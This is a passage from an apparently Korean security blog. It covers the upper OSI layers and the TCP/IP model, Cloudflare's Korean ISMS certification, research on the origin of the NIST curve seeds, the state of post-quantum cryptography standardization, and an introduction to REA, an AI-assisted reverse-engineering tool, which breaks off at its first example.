보내는 쪽과 받는 쪽의 데이터 표현 방식이 다르면 어떻게 해야할지를 처리합니다.

  • 문자 인코딩 변환: ASCII, UTF-8, EUC-KR 등. 한글이 깨지는 문제가 여기에 해당
  • 데이터 형식 변환: JPEG, PNG, MP4 같은 파일 형식
  • 압축: 데이터 크기 줄이기
  • 암호화/복호화: 개념상 이 층의 역할로 분류됨
  • 직렬화: 프로그램 안의 데이터 구조를 전송 가능한 바이트열로 변환 (JSON, XML, ASN.1)

빅엔디안/리틀엔디안 차이(같은 숫자를 바이트 순서만 다르게 저장)를 맞추는 것도 개념적으로 표현 계층의 문제예요. 네트워크에서는 빅엔디안을 표준(네트워크 바이트 순서)으로 정해 놓고, 각 컴퓨터가 보낼 때 변환합니다.


인증서 형식인 X.509가 ASN.1/DER로 인코딩된다는 것도 표현 계층의 대표적인 예입니다.


6층 역시, 5층처럼 독립된 층으로 존재하지 않고, 응용 프로그램이나 라이브러리가 처리합니다.


7층 - 응용 - Application

사용자가 원하는 실제 서비스를 어떤 규칙으로 주고받을지를 처리합니다.


서비스마다 자기만의 규칙(프로토콜)이 있어요.

프로토콜 용도 기본 포트 전송 방식
HTTP / HTTPS 웹 80 / 443 TCP (HTTP/3는 UDP 기반 QUIC)
DNS 도메인 → IP 변환 53 주로 UDP
SMTP / IMAP 이메일 송신 / 수신 25 / 143, 993 TCP
SSH 원격 접속 22 TCP
FTP 파일 전송 20, 21 TCP
DHCP IP 자동 할당 67, 68 UDP

이때, "응용 계층 = 크롬, 카카오톡 같은 프로그램 자체"가 아닙니다. 응용 계층은 그 프로그램들이 통신할 때 쓰는 규칙(프로토콜)입니다. 크롬은 HTTP라는 7층 프로토콜을 사용하는 프로그램인 거죠.


대표적인 7층 장비로는 L7 스위치, WAF(웹 방화벽), 프록시 서버 등이 있습니다.


*L7 스위치: 요청 내용(URL 경로, Host 헤더, 쿠키 등)을 보고 서로 다른 서버 그룹으로 보내는 장비

*WAF(Web Application Firewall): 일반 방화벽은 443 포트 허용까지만 판단합니다. 웹서비스를 하려면 443은 무조건 열어야 하고 그 안에 들어오는 내용은 검사하지 않습니다. 경비실(방화벽)은 택배 기사 출입 허용까지만 하고, 택배 상자 안에 폭발물이 있는지는 확인하지 않습니다. 상자를 열어서 확인하는 검색대 역할을 하는 것이 WAF입니다. 대표적으로 SQL 인젝션, XSS 등을 막아줍니다.


*방화벽 vs. IPS vs. WAF

비교 방화벽 IPS(침입 방지 시스템) WAF
보는 범위 5-튜플(3~4층) 모든 프로토콜의 공격 패턴 HTTP/HTTPS만 (7층)
판단 기준 이 IP·포트 허용? 이 패킷이 알려진 공격 패턴인가? 이 웹 요청이 웹 공격인가?
잘 막는 것 허가되지 않은 접근 네트워크 공격, 악성코드, 취약점 공격 SQL 인젝션, XSS 등 웹 공격
HTTP 이해도 없음 얕음(패턴 매칭 수준) 깊음(세션, 파라미터, 쿠키 이해)
비유 출입 명부 확인 공항 금속 탐지기 짐을 열어보는 정밀 검색


*프록시 서버: 누군가를 대신해서 통신해주는 서버입니다. L7 로드밸런서와 WAF는 프록시의 한 종류입니다.


TCP/IP 4계층

OSI 7계층은 개념을 설명하는 공용어일뿐, 실제 인터넷이 동작하는 구조는 TCP/IP 4계층입니다.

7 응용 응용 4
6 표현
5 세션
4 전송 전송 3
3 네트워크 인터넷 2
2 데이터 링크 네트워크 접근 1
1 물리


1 - 네트워크 접근 - Network Access

같은 네트워크 안에서 옆 장비까지 프레임을 전달하는 계층입니다. OSI의 1+2층을 하나로 묶었습니다.


TCP/IP 설계자들의 관심은 "여러 종류의 네트워크를 IP로 이어붙이는 것"이었습니다. IP 아래에 있는 모든 것을 담는 계층을 전부 네트워크 접근 계층으로 만들었습니다.


2 - 인터넷 - Internet

서로 다른 네트워크를 넘어 최종 목적지 컴퓨터까지 패킷을 전달합니다. 기존 OSI의 네트워크 계층과 동일합니다.


3 - 전송 - Transport

컴퓨터에 도착한 데이터를 올바른 프로그램에게, 필요한 품질로 전달합니다. TCP(확실하게), UDP(빠르게) 중 하나를 골라 전송할 수 있습니다. OSI 전송 계층과 동일합니다.


4 - 응용 - Application

사용자가 쓰는 실제 서비스의 통신 규칙을 정한 계층으로, OSI의 5+6+7층을 하나로 묶었습니다. 실제로 OSI 5/6층은 독립적으로 존재하지 않고 응용 프로그램이 처리한다고 했었습니다. TCP/IP는 이 사실을 반영해서 세션 관리, 데이터 형식 변환, 암호화는 응용 프로그램이 알아서 하라고 정한 것입니다.


캡슐화/역캡슐화

캡슐화와 역캡슐화가 계층 모델이 실제로 어떻게 동작하는지 보여줍니다.


캡슐화 (위층에서 아래로)


데이터가 위층에서 아래층으로 내려가면서, 각 층이 자기 정보를 담은 "헤더"를 앞에 하나씩 붙입니다. 택배를 봉투에 넣고, 상자에 넣고, 송장을 붙이는 것과 같아요.

[응용]    데이터:                                      [  GET /index.html  ]
            ↓ TCP 헤더 추가 (출발/도착 포트)
[전송]    세그먼트:                           [TCP 헤더][  GET /index.html  ]
            ↓ IP 헤더 추가 (출발/도착 IP)
[인터넷]  패킷:                       [IP 헤더][TCP 헤더][  GET /index.html  ]
            ↓ 이더넷 헤더 + 트레일러 추가 (출발/도착 MAC)
[링크]    프레임:           [이더넷 헤더][IP 헤더][TCP 헤더][  GET /index.html  ][FCS]
            ↓
[물리]    비트:    010110100101110... (전기 신호로 전송)
  • TCP 헤더: “443번 포트(웹 서버 프로그램)에게 전달해 주세요” + 순서 번호
  • IP 헤더: "출발지 192.168.0.10 → 목적지 142.250.x.x"
  • 이더넷 헤더: "내 MAC → 공유기 MAC"
  • FCS(트레일러): 전송 중 깨졌는지 확인하는 검사값. 이더넷만 특이하게 뒤에도 붙입니다.

역캡슐화 (아래에서 위로)


받는 쪽은 정확히 거꾸로, 아래층부터 자기 헤더를 확인하고 벗겨서 위로 올려 보냅니다.

  1. 링크 층: "도착 MAC이 내 거 맞네" → FCS로 오류 확인 → 이더넷 헤더 제거
  2. 인터넷 층: "도착 IP가 내 거 맞네" → IP 헤더 제거
  3. 전송 층: "포트 443이니 웹 서버 프로그램 거네" → 순서 맞추고 TCP 헤더 제거
  4. 응용 층: 웹 서버가 GET /index.html을 읽고 처리

'네트워크 보안' 카테고리의 다른 글

헷갈리는 용어들 정리  (0) 2026.11.04
네트워크 및 TCP/IP  (0) 2026.11.03
Cloudflare의 한국 ISMS 인증, 무엇이 달라졌을까
Security & Compliance

Cloudflare의 한국 ISMS 인증, 무엇이 달라졌을까

글로벌 서비스가 한국의 보안·개인정보 규제를 맞추기 위해 실제 제품 UX와 가입 절차까지 어떻게 바꿨는지 살펴봅니다.

Cloudflare 원문 보기
CERTIFICATION한국 ISMS 인증 취득

KISA 지정 심사원이 80개 통제 항목을 점검했고, 준비부터 인증까지 약 1년 반이 걸렸습니다.

UX CHANGE가입 절차 현지화

약관과 개인정보 동의를 한국 사용자에게 별도로 구분해 보여주도록 가입 흐름을 바꿨습니다.

SOCIAL SIGN-UP소셜 가입 제거

한국식 필수 동의 절차를 동일하게 적용하기 위해 Google·Apple·GitHub 가입 경로를 제거했습니다.

핵심 포인트
이번 사례의 핵심은 인증서 하나를 추가로 취득했다는 데 있지 않습니다. 한국의 규제 요구사항이 실제 제품의 회원가입 UX와 데이터 처리 방식까지 바꿨다는 점에 있습니다.

Cloudflare의 한국 ISMS 인증, 무엇이 달라졌을까

글로벌 네트워크·보안 기업 Cloudflare가 한국의 정보보호 관리체계(ISMS) 인증을 취득했습니다. 이번 인증을 위해 KISA가 지정한 심사원들이 10일 동안 80개 통제 항목을 점검했고, 준비부터 인증까지는 약 1년 반이 걸렸습니다.

이번 사례가 흥미로운 이유는 단순히 해외 기업이 한국 보안 인증을 하나 더 받았기 때문이 아닙니다. 한국의 규제 요구사항이 실제 제품의 가입 절차와 사용자 경험까지 바꿨다는 점이 핵심입니다.


한국 사용자용 가입 화면을 따로 만들었습니다

Cloudflare는 한국 사용자에게 약관을 하나로 묶어 보여주는 대신 다음 항목을 각각 분리했습니다.

서비스 약관서비스 이용을 위한 기본 계약 조건입니다.
개인정보 수집 및 이용어떤 개인정보를 어떤 목적으로 처리하는지 구분합니다.
개인정보 해외 이전개인정보가 해외로 이전되는 경우 관련 내용을 별도로 안내합니다.
개인정보 제3자 제공제3자 제공 관련 동의를 별도 항목으로 분리합니다.

이 가운데 세 항목은 필수이고, 마케팅 목적의 제3자 제공은 선택입니다. 필수 항목에 모두 동의해야 계정을 만들 수 있습니다.

즉 단순히 한국어로 번역한 것이 아니라, 사용자가 무엇에 동의하는지 명확하게 구분할 수 있도록 가입 흐름 자체를 변경한 것입니다.


한국에서는 소셜 가입도 제거했습니다

더 눈에 띄는 변화는 Google, Apple, GitHub를 이용한 소셜 가입입니다.

이 방식은 외부 인증 화면을 거치기 때문에 Cloudflare가 한국식 필수 동의 절차를 직접 보여주기 어렵습니다. Cloudflare는 별도의 추가 동의 단계를 만드는 대신, 한국에서는 소셜 가입 경로 자체를 제거했습니다.

사용자 입장에서는 편의성이 줄어든 셈이지만, 기업 입장에서는 모든 한국 사용자가 동일한 동의 절차를 거치도록 만들어 규제 준수 여부를 더 명확하게 관리할 수 있습니다.


ISMS 심사는 서버만 보는 것이 아닙니다

ISMS라고 하면 방화벽이나 암호화 같은 기술적인 보안만 떠올리기 쉽습니다. 하지만 실제 심사에서는 개인정보가 어떻게 수집되고, 누가 접근하며, 어디에 저장되고, 언제 파기되는지까지 확인합니다.

Cloudflare는 직원이 개인정보에 접근할 수 있는 경로를 데이터 흐름도로 제출했고, 심사원들은 각 단계의 접근 통제가 실제로 작동하는지도 점검했습니다. 회원가입 화면의 동의 문구와 필수·선택 항목의 구분 역시 심사 대상이었습니다.

ISMS를 볼 때 중요한 관점
보안 심사는 단순히 서버 설정이나 방화벽 규칙만 확인하는 것이 아니라, 개인정보가 서비스 전체에서 어떻게 흐르고 통제되는지를 함께 봅니다.

글로벌 보안 인증과 한국 규제 준수는 같은 말이 아닙니다

Cloudflare는 이미 ISO/IEC 27001 등 여러 국제 보안 인증을 보유하고 있습니다. 그러나 ISMS는 이러한 국제 인증을 대체하는 것이 아니라, 한국의 법과 규제 환경에 맞게 보안과 개인정보 보호 체계가 실제로 운영되는지 추가로 검증하는 성격에 가깝습니다.

결국 이번 사례는 컴플라이언스가 단순한 문서 작업이 아니라는 점을 잘 보여줍니다.

글로벌 서비스가 한 국가의 규제를 제대로 준수하려면, 법무 문서뿐 아니라 실제 제품의 UX와 데이터 처리 방식까지 바뀔 수 있습니다.

Cloudflare의 ISMS 인증은 보안과 개인정보 규제가 이제 법무팀이나 보안팀만의 일이 아니라, 제품 설계와 소프트웨어 엔지니어링에도 직접 영향을 주는 요구사항이라는 점을 보여주는 사례입니다.

NIST 타원곡선의 25년 된 미스터리
Cryptography Notes

NIST 타원곡선의 25년 된 미스터리, 드디어 풀렸습니다

오랫동안 출처가 불분명했던 NIST 타원곡선 seed가 어떻게 만들어졌는지, 그리고 이것이 왜 중요한지 쉽게 정리합니다.

GeekNews 원문 보기
SEED시간 + drand48

1997~1998년 timestamp를 초기값으로 한 drand48 출력에서 seed가 만들어진 것으로 설명됩니다.

REPRODUCIBLEP-256까지 재현

동일한 생성 절차로 여러 NIST 곡선이 재현된다는 점이 중요한 근거입니다.

TRUST선택 자유도 축소

후보 선택 자유도가 과거 대표적 백도어 시나리오보다 훨씬 작았다는 분석이 핵심입니다.

핵심 요약
NIST 곡선의 안전성이 새롭게 증명된 것은 아닙니다. 이번 연구의 의미는 “왜 이 seed였는가?”라는 오랜 의문에 재현 가능한 설명이 생겼다는 데 있습니다.

NIST 타원곡선의 25년 된 미스터리, 드디어 풀렸습니다

암호 기술을 잘 모르는 사람도 한 번쯤은 P-256, ECDSA, X25519 같은 이름을 본 적이 있을 수 있습니다. 웹 보안, 인증서, 전자서명, TLS 같은 곳에서 널리 사용되는 타원곡선 암호 기술입니다.

그런데 이 가운데 NIST가 표준으로 정한 타원곡선들은 오랫동안 한 가지 의문을 안고 있었습니다.

“이 곡선들은 도대체 어떤 기준으로 선택된 것일까?”

곡선 자체는 공개되어 있었지만, 그 곡선을 만들 때 사용한 초기값, 즉 seed를 어떻게 골랐는지가 명확히 알려져 있지 않았기 때문입니다.

최근 Anthropic 연구팀이 이 오래된 미스터리의 상당 부분을 풀어냈습니다.

핵심은 의외로 단순했습니다.

NIST 타원곡선의 seed는 어떤 비밀 문장의 해시가 아니라, 1997~1998년 당시 시간을 초기값으로 넣은 drand48 난수 생성기의 출력에서 만들어졌다는 것입니다.


먼저, 왜 타원곡선의 “선택 과정”이 중요할까요?

타원곡선 암호에서는 아무 곡선이나 사용하는 것이 아닙니다.

예를 들어 NIST는 다음과 같은 곡선을 표준으로 정했습니다.

P-192
P-224
P-256
P-384
P-521

이 가운데 P-256은 지금도 매우 널리 사용됩니다.

문제는 가능한 타원곡선이 매우 많다는 점입니다.

즉 자연스럽게 이런 질문이 생깁니다.

“수많은 곡선 중 왜 하필 이 곡선을 골랐을까?”

이 질문은 단순한 호기심이 아닙니다.

만약 곡선을 선택한 사람이 수많은 후보를 자유롭게 시험할 수 있었다면, 자신만 알고 있는 특수한 약점을 가진 곡선을 고른 뒤 그것을 표준으로 제안할 가능성을 완전히 배제하기 어렵기 때문입니다.


NIST는 seed를 공개했지만, seed의 출처는 알려지지 않았습니다

NIST 곡선은 대략 다음과 같은 절차로 만들어졌습니다.

Seed
 ↓
SHA-1
 ↓
곡선 후보 생성
 ↓
수학적 조건 검사
 ↓
NIST Curve

즉 곡선 자체를 임의로 적어 넣은 것은 아니었습니다.

문제는 첫 번째 단계였습니다.

Seed는 어디서 왔을까?

seed 값은 공개되어 있었지만, 왜 그 값을 사용했는지 설명되지 않았습니다.

이 때문에 오랫동안 여러 추측이 나왔습니다.

특히 미국 NSA가 곡선 선택 과정에 관여했다는 사실 때문에 일부에서는 다음과 같은 의혹을 제기했습니다.

수많은 seed를 시험
     ↓
특정 약점을 가진 곡선 발견
     ↓
그 seed를 표준으로 선택

과거에는 “영어 문장을 해시했다”는 이야기가 있었습니다

한동안 알려진 설명은 이랬습니다.

NIST 곡선 설계에 관여했던 Jerry Solinas가 어떤 영어 문장을 정한 다음:

영어 문장
   ↓
 SHA-1
   ↓
 Seed

형태로 seed를 만들었다는 이야기입니다.

하지만 문제가 있었습니다.

정작 그 문장이 무엇이었는지는 남아 있지 않았습니다.

즉 검증할 방법이 없었습니다.

암호 표준에서 이런 불투명성은 꽤 큰 문제입니다.


실제 seed는 ‘시간 + drand48’에서 나왔습니다

Anthropic 연구팀이 밝혀낸 생성 방식은 다음과 같습니다.

당시의 UNIX timestamp를 가져와:

srand48(timestamp);

로 난수 생성기를 초기화합니다.

그리고 drand48 계열의 출력에서 바이트를 생성합니다.

대략적인 흐름은 다음과 같습니다.

1997~1998년 특정 시각
        ↓
UNIX Timestamp
        ↓
srand48()
        ↓
drand48()
        ↓
20바이트 생성
        ↓
ANSI X9.62 절차
        ↓
곡선 후보 생성

즉 지금까지 정체를 알 수 없었던 seed가 사실은 당시 시간을 기반으로 생성된 의사난수였다는 것입니다.


P-256도 실제로 재현됩니다

이 방식의 신뢰도가 높은 이유는 단순히 “그럴듯하다”는 수준이 아니기 때문입니다.

예를 들어 P-256은 다음 시간에서 생성 과정을 다시 돌렸을 때 나타납니다.

1997-08-16 01:52:34 UTC

해당 timestamp를 초기값으로 넣고 곡선 후보를 계속 만들면, 1,842번째 후보에서 P-256이 등장합니다.

다른 곡선들도 같은 방식으로 재현됩니다.

P-192
P-224
P-256
P-384
P-521

이 모두가 1997~1998년의 특정 timestamp와 동일한 생성 방식으로 설명됩니다.

즉 우연히 하나의 곡선만 맞아떨어진 것이 아니라, 여러 NIST 곡선이 하나의 공통된 생성 절차로 재현된다는 점이 중요합니다.


그런데 drand48은 안전한 난수 생성기가 아닌데 괜찮을까요?

여기서 한 가지 오해하기 쉬운 부분이 있습니다.

drand48은 오늘날 기준으로 암호학적으로 안전한 난수 생성기가 아닙니다.

따라서 다음 용도로 사용하면 안 됩니다.

비밀키 생성
Nonce 생성
Password 관련 난수 생성

하지만 이번 사례에서는 목적이 다릅니다.

여기서 seed는 비밀키가 아닙니다.

핵심은:

곡선 설계자가 원하는 곡선을 고르기 위해 얼마나 많은 후보를 자유롭게 시험할 수 있었는가

입니다.

즉 drand48 자체의 보안성보다 선택 가능한 후보 공간의 크기가 더 중요합니다.


가장 중요한 숫자: 70비트와 30비트

이번 연구에서 가장 중요한 부분 중 하나입니다.

과거에는 특정한 백도어 곡선을 의도적으로 찾기 위해 약 70비트 수준의 선택 자유도가 있다면 가능한 시나리오가 제기된 적이 있습니다.

70비트는 후보 수로 보면:

2^70

입니다.

반면 이번에 밝혀진 실제 생성 방식에서는 선택 자유도를 매우 넉넉하게 잡아도 약:

2^30

수준으로 평가됩니다.

둘의 차이는:

2^40

즉 약 1조 배입니다.

따라서 과거에 제기됐던 “아주 많은 seed를 뒤져서 특정 취약 곡선을 고른다”는 방식의 대표적인 백도어 시나리오는 이번 생성 방식과 맞지 않는다는 결론이 나옵니다.


그렇다고 모든 의혹이 완전히 사라진 것은 아닙니다

이번 연구가 의미 있는 것은 맞지만, 모든 문제가 해결된 것은 아닙니다.

연구팀은 곡선을 생성하는 과정에서 문서화되지 않은 추가 선별 조건이 있었다는 점도 확인했습니다.

하나의 조건은 어느 정도 밝혀졌지만, 여전히 이런 의문은 남아 있습니다.

“유효한 후보 중 일부는 왜 건너뛰었을까?”

즉 현재 상태는 다음과 같습니다.

Seed 생성 방식
→ 밝혀짐

Timestamp
→ 밝혀짐

drand48 사용
→ 밝혀짐

곡선 생성 절차
→ 대부분 재현

일부 후보 제외 이유
→ 아직 완전히 미해결

따라서 이번 연구는 “모든 것이 완벽히 증명됐다”기보다는, 가장 큰 의문이었던 seed의 출처를 상당히 명확하게 설명한 결과라고 보는 것이 정확합니다.


NIST 곡선에 대한 신뢰도는 왜 올라갔을까요?

NIST 곡선에 대한 오랜 불신의 상당 부분은 수학적인 취약점 때문이라기보다:

“왜 이 seed를 선택했는지 알 수 없다.”

는 문제에서 시작되었습니다.

이번 발견으로 생성 과정은 대략 다음처럼 설명할 수 있게 되었습니다.

1997~1998년 Timestamp
        ↓
     srand48
        ↓
     drand48
        ↓
       Seed
        ↓
      SHA-1
        ↓
 Curve Candidate
        ↓
     NIST Curve

즉 “설명할 수 없는 숫자가 갑자기 등장했다”는 상황에서 벗어난 것입니다.

이 점이 NIST 곡선에 대한 신뢰 회복에 큰 의미가 있습니다.


Curve25519와 비교하면 어떻게 봐야 할까요?

NIST 곡선에 대한 불신이 커지면서 이후에는 더 투명한 설계 과정을 가진 타원곡선이 주목받았습니다.

대표적인 것이 다음 계열입니다.

Curve25519
X25519
Ed25519

이들은 파라미터 선택 근거를 명확하게 설명하는 것을 중요한 설계 철학으로 삼았습니다.

그래서 오랫동안 많은 개발자와 암호 전문가들이 NIST 곡선보다 Curve25519 계열을 더 선호했습니다.

그런데 이번 연구와 함께, 결정론적 ECDSA와 형식 검증된 구현 등 여러 기술적 개선까지 고려하면서 Filippo Valsorda는 개인적으로 NIST 곡선을 더 긍정적으로 평가하고 있습니다.

다만 이것은 암호학계 전체가 NIST 곡선이 더 낫다고 합의했다는 뜻은 아닙니다.


이번 연구의 진짜 의미는 ‘암호학적 고고학’에 가깝습니다

이번 연구는 새로운 암호 알고리즘을 만든 것이 아닙니다.

오히려 25년 전 만들어진 표준의 흔적을 따라가며:

이 숫자는 왜 나왔을까?
 ↓
당시 어떤 코드가 있었을까?
 ↓
어떤 난수 생성기를 썼을까?
 ↓
어떤 시간값을 넣었을까?

를 역으로 추적한 작업입니다.

그래서 이 연구는 일종의 암호학적 디지털 고고학이라고 볼 수 있습니다.


정리

이번 발견의 핵심은 간단합니다.

NIST 타원곡선의 seed는 오랫동안 출처가 불분명했고, 이 때문에 의도적인 백도어 가능성에 대한 의심이 계속 존재했습니다.

하지만 최근 연구를 통해 이 seed가:

1997~1998년 시간값
        ↓
srand48
        ↓
drand48
        ↓
20바이트 seed
        ↓
NIST 곡선

과 같은 방식으로 생성됐다는 사실이 밝혀졌습니다.

이 생성 방식에서는 곡선을 고를 수 있는 자유도가 과거 일부 백도어 시나리오에서 필요했던 수준보다 훨씬 작습니다.

따라서 이번 연구는 NIST 곡선에 새로운 보안성을 추가한 것이 아니라,

“이 곡선은 왜 선택되었는가?”

라는 오랜 의문에 꽤 설득력 있는 답을 제공했다는 점에서 의미가 있습니다.

결국 암호 기술에서 중요한 것은 알고리즘 자체의 강도뿐만 아니라, 그 알고리즘과 파라미터가 어떤 과정으로 만들어졌는지를 투명하게 설명할 수 있는가라는 점도 다시 한번 보여준 사례라고 할 수 있습니다.

양자내성암호 표준화 동향

양자내성암호 표준화 동향

NIST 표준 확정부터 HQC, 추가 전자서명, TLS 전환, 국내 KpqC까지

앞선 글에서는 왜 양자내성암호가 필요한지 살펴봤습니다. 이번 글에서는 한 단계 더 나아가 어떤 알고리즘이 실제 표준으로 선정되었고, 현재 표준화와 전환이 어디까지 진행되었는지를 정리합니다. 아래 내용은 2026년 10월 기준입니다.

양자내성암호 시리즈
  • INTRODUCTION - 양자내성암호의 필요성과 개념
  • 양자내성암호 표준화 동향
  • 격자 기반 문제
  • ML-KEM의 규격
  • ML-KEM의 구현
  • ML-DSA의 규격
  • ML-DSA의 구현

표준화가 왜 중요할까?

양자내성암호 알고리즘은 논문에 제안되었다고 바로 실무에 사용할 수 있는 것이 아닙니다. 안전성 분석, 구현 성능, 키와 서명 크기, 부채널 공격 대응, 다양한 플랫폼에서의 구현 가능성 등을 오랜 기간 검증해야 합니다.

STANDARDIZATION

표준화는 단순히 “좋은 알고리즘 하나를 고르는 과정”이 아니라, 여러 연구자가 장기간 공격하고 분석한 뒤 실제 시스템에서 사용할 수 있는 규격으로 확정하는 과정입니다.

현재 가장 큰 흐름은 미국 NIST의 PQC 표준화입니다. NIST는 2016년부터 공개적인 경쟁 방식으로 후보 알고리즘을 평가했고, 2024년 처음으로 3개의 PQC 표준을 공식 발행했습니다.

NIST의 첫 PQC 표준: FIPS 203·204·205

2024년 8월 13일, NIST는 다음 세 표준을 공식 발표했습니다.

표준알고리즘기반용도
FIPS 203ML-KEMModule-Lattice키 캡슐화 / 키 설정
FIPS 204ML-DSAModule-Lattice전자서명
FIPS 205SLH-DSAHash-based전자서명

이름이 조금 낯설 수 있지만, 각각 기존 공모전의 CRYSTALS-Kyber → ML-KEM, CRYSTALS-Dilithium → ML-DSA, SPHINCS+ → SLH-DSA에 해당합니다.

중요한 변화는 이제 PQC가 “연구 중인 후보 기술”만이 아니라, 실제로 사용할 수 있는 공식 암호 표준의 단계에 들어왔다는 점입니다.

현재 NIST 표준화 상황을 한눈에 보면

  • 2016NIST PQC 공개 공모 시작
  • 2022Kyber, Dilithium, Falcon, SPHINCS+ 등 표준화 대상 선정
  • 2024.08FIPS 203·204·205 발행
  • 2025.03HQC를 추가 KEM 표준화 대상으로 선정
  • 2026.05추가 전자서명 공모에서 9개 후보가 3라운드 진출
  • 현재FN-DSA(Falcon) 표준 FIPS 206 개발 및 추가 표준화 작업 진행

왜 ML-KEM이 있는데 HQC를 또 선정했을까?

NIST는 2025년 3월, 4라운드 KEM 후보 중 HQC를 추가 표준화 대상으로 선정했습니다. HQC는 ML-KEM을 대체하기 위한 알고리즘이 아니라 백업 역할을 하는 두 번째 KEM입니다.

PRIMARY KEMML-KEM

격자 기반. 현재 NIST가 일반적인 용도로 우선 권고하는 표준 KEM입니다.

BACKUP KEMHQC

부호 기반. ML-KEM과 다른 수학적 문제에 기반해 알고리즘 다양성을 확보합니다.

암호 표준을 하나의 수학적 가정에만 의존시키면, 향후 해당 기반 문제에서 예상하지 못한 취약점이 발견될 때 위험이 커질 수 있습니다. 그래서 NIST는 서로 다른 수학적 기반을 가진 알고리즘을 함께 확보하려고 합니다.

HQC는 아직 FIPS로 최종 발행된 상태가 아닙니다.

2026년 10월 현재 HQC는 표준화 대상으로 선정된 상태이며, NIST는 최종 표준을 2027년경 발표할 계획이라고 설명하고 있습니다. 따라서 현재 실무 전환의 중심은 여전히 ML-KEM입니다.

전자서명도 추가 후보를 계속 찾고 있다

전자서명의 경우 이미 ML-DSA와 SLH-DSA가 표준화되었고, Falcon 기반의 FN-DSA도 FIPS 206으로 개발 중입니다.

하지만 NIST는 여기서 멈추지 않고 추가 전자서명 알고리즘 공모를 진행하고 있습니다. 특히 ML-DSA와 다른 수학적 기반을 가진 전자서명을 확보해 알고리즘 다양성을 높이는 것이 중요한 목적입니다.

2026년 5월 NIST는 다음 9개 알고리즘을 3라운드 후보로 선정했습니다.

3라운드 후보주요 계열
FAEST대칭키 / 영지식 계열
HAWK격자 기반
MAYO다변수 기반
MQOM영지식 계열
QR-UOV다변수 기반
SDitH영지식 계열
SNOVA다변수 기반
SQIsign아이소제니 기반
UOV다변수 기반

즉 PQC 표준화는 끝난 것이 아닙니다. 첫 번째 실사용 표준은 이미 나왔지만, 백업 알고리즘과 다양한 전자서명 후보에 대한 검증은 계속 진행 중입니다.

표준 선정 다음 단계: 실제 프로토콜에 넣기

암호 알고리즘이 FIPS로 표준화되었다고 해서 인터넷의 모든 통신이 자동으로 PQC로 바뀌는 것은 아닙니다. TLS, VPN, PKI, 인증서, HSM, 라이브러리 등 실제 시스템이 새 알고리즘을 사용할 수 있도록 별도의 프로토콜 표준과 구현 작업이 필요합니다.

이 과정에서 많이 사용되는 방식이 Hybrid 방식입니다. 기존 ECDH와 PQC 알고리즘을 동시에 사용해 두 결과를 결합합니다.

HYBRID KEY AGREEMENT

기존 알고리즘과 PQC 알고리즘을 함께 사용해, 둘 중 적어도 하나가 안전하면 전체 키 설정의 안전성을 유지하도록 설계하는 전환 방식입니다.

2026년 8월 IETF는 TLS 1.3에서 사용할 X25519MLKEM768, SecP256r1MLKEM768, SecP384r1MLKEM1024를 정의한 RFC 10024를 Standards Track으로 발행했습니다.

표준화의 초점이 이제 “어떤 PQC를 고를 것인가”에서 “기존 인터넷과 인프라에 어떻게 안전하게 전환할 것인가”로 이동하고 있습니다.

국내: KpqC도 최종 후보 선정에서 표준화 단계로

국내에서도 한국형 양자내성암호 확보를 위해 KpqC 양자내성암호 국가공모전이 진행되었습니다. 2025년 1월 최종 4개 알고리즘이 선정되었습니다.

구분알고리즘기반 문제
공개키암호 / 키설정NTRU+격자 기반
공개키암호 / 키설정SMAUG-T격자 기반
전자서명HAETAE격자 기반
전자서명AIMer영지식 + 대칭키 기반

그리고 2026년 4월 KpqC 연구단은 NTRU+와 SMAUG-T의 KS 제정 제안이 제출되었고, AIMer와 HAETAE도 향후 표준 제정 제안을 위한 검토가 진행 중이라고 안내했습니다.

국내 표준화에서 볼 점

NIST 표준을 그대로 사용하는 것과 별개로, 국내에서도 자체 알고리즘을 확보하고 표준화하려는 작업이 진행되고 있습니다. 이는 알고리즘 다양성뿐 아니라 국내 암호 기술 생태계와 구현 역량 확보 측면에서도 의미가 있습니다.

지금 시점의 표준화 흐름을 정리하면

01 · STANDARD첫 표준은 이미 확정

ML-KEM, ML-DSA, SLH-DSA는 2024년 공식 FIPS가 되었습니다.

02 · DIVERSITY알고리즘 다양성 확보

HQC와 추가 전자서명 후보를 통해 한 종류의 수학적 문제에 대한 의존을 줄이고 있습니다.

03 · MIGRATION실제 시스템 전환

TLS와 PKI 등 기존 프로토콜에 PQC를 적용하기 위한 하이브리드 전환이 진행 중입니다.

04 · KOREA국내 표준화 진행

KpqC 최종 4종이 선정되었고 일부 KEM은 KS 제정 제안 단계로 이동했습니다.

2026년의 핵심

양자내성암호는 더 이상 “언젠가 사용할 미래 암호”만이 아닙니다. 표준 선정 단계에서 실제 전환과 배포 단계로 넘어가고 있습니다.

다음 글에서는 현재 PQC 표준에서 가장 중심적인 위치를 차지하고 있는 ML-KEM과 ML-DSA를 이해하기 위해, 먼저 격자 기반 문제(Lattice-based Problem)가 무엇인지 살펴보겠습니다.

참고 자료

REA: 코딩 에이전트와 함께하는 리버스 엔지니어링
Reverse Engineering

REA: 코딩 에이전트와 함께하는 리버스 엔지니어링

바이너리와 실행 중인 프로그램을 분석하고, AI 코딩 에이전트가 동작 원리를 설명하도록 돕는 REA를 쉽게 정리합니다.

AI 코딩 에이전트는 이제 코드를 작성하는 것을 넘어, 프로그램 내부를 분석하고 왜 그렇게 동작하는지 설명하는 역할까지 확장되고 있습니다.

REA(Reverse Engineer Anything)는 프로그램에서 함수, 디컴파일 코드, 호출 관계 등을 찾아 코딩 에이전트에 전달하고, 에이전트가 이를 사람이 이해하기 쉬운 설명으로 바꾸도록 돕는 도구입니다.

ANALYZE

프로그램 분석

바이너리와 실행 중인 프로그램의 내부 구조를 살펴봅니다.

EXPLAIN

자연어 설명

어셈블리와 디컴파일 결과를 사람이 이해할 수 있는 규칙으로 바꿉니다.

REBUILD

동작 재구현

찾아낸 규칙을 바탕으로 작은 프로그램이나 비슷한 동작을 다시 만들 수 있습니다.

REA 공식 사이트

REA는 무엇을 해주는가?

리버스 엔지니어링은 소스 코드를 직접 보는 대신, 실행 파일이나 실제 동작을 분석해 내부 로직을 추론하는 작업입니다.

기존 방식

어셈블리 분석
→ 함수 호출 추적
→ 조건 분기 확인
→ 계산 방식 추론
→ 동작 재구현

REA를 사용하면 이 과정에서 필요한 정보를 코딩 에이전트가 직접 활용할 수 있습니다.

“이 프로그램은 왜 이렇게 동작해?”
사용자의 질문
      ↓
REA가 프로그램 분석
      ↓
함수 / 디컴파일 코드 / 호출 관계 제공
      ↓
코딩 에이전트가 해석
      ↓
자연어 설명 또는 재구현

예제 1: Chrome 공룡 게임은 왜 점점 빨라질까?

